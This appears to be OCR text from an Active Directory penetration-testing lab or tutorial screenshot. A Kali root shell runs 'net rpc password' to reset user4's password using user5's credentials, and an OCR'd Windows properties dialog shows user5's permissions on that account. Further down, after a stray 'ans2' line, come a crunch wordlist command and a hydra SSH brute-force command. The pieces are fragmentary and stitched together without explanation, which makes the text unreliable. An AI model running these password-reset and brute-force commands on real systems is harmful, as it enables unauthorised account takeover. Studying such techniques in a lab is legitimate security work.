
```
┌──(root㉿kali)-[~/test/impacket/examples]
└─# net rpc password user4 'Password@987' -U ignite.local/user5%'Password@5' -S 192.168.150.168

┌──(root㉿kali)-[~/test/impacket/examples]
└─#
```


user4 Properties
Published Certificates
Member Of
Password Replication
Dial-in
Object
Remote Desktop Services Profile
COM+
Attribute Editor
General
Address
Account
Profile
Telephones
Organization
Security
Environment
Sessions
Remote control
Group or user names:
Everyone
SELF
Authenticated Users
SYSTEM
user5 (user5@domain.local)
Domain Admins (domain\Domain Admins)
Cert Publishers (domain\Cert Publishers)
Add...
Remove
Permissions for user5
Allow
Deny
Full control
Read
Write
Create all child objects
Delete all child objects
Allowed to authenticate
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Help

ans2

crunch 10 10 0123456789 -o passwords.txt -t Password^%



hydra -l user -P passwords.txt ssh://192.168.1.100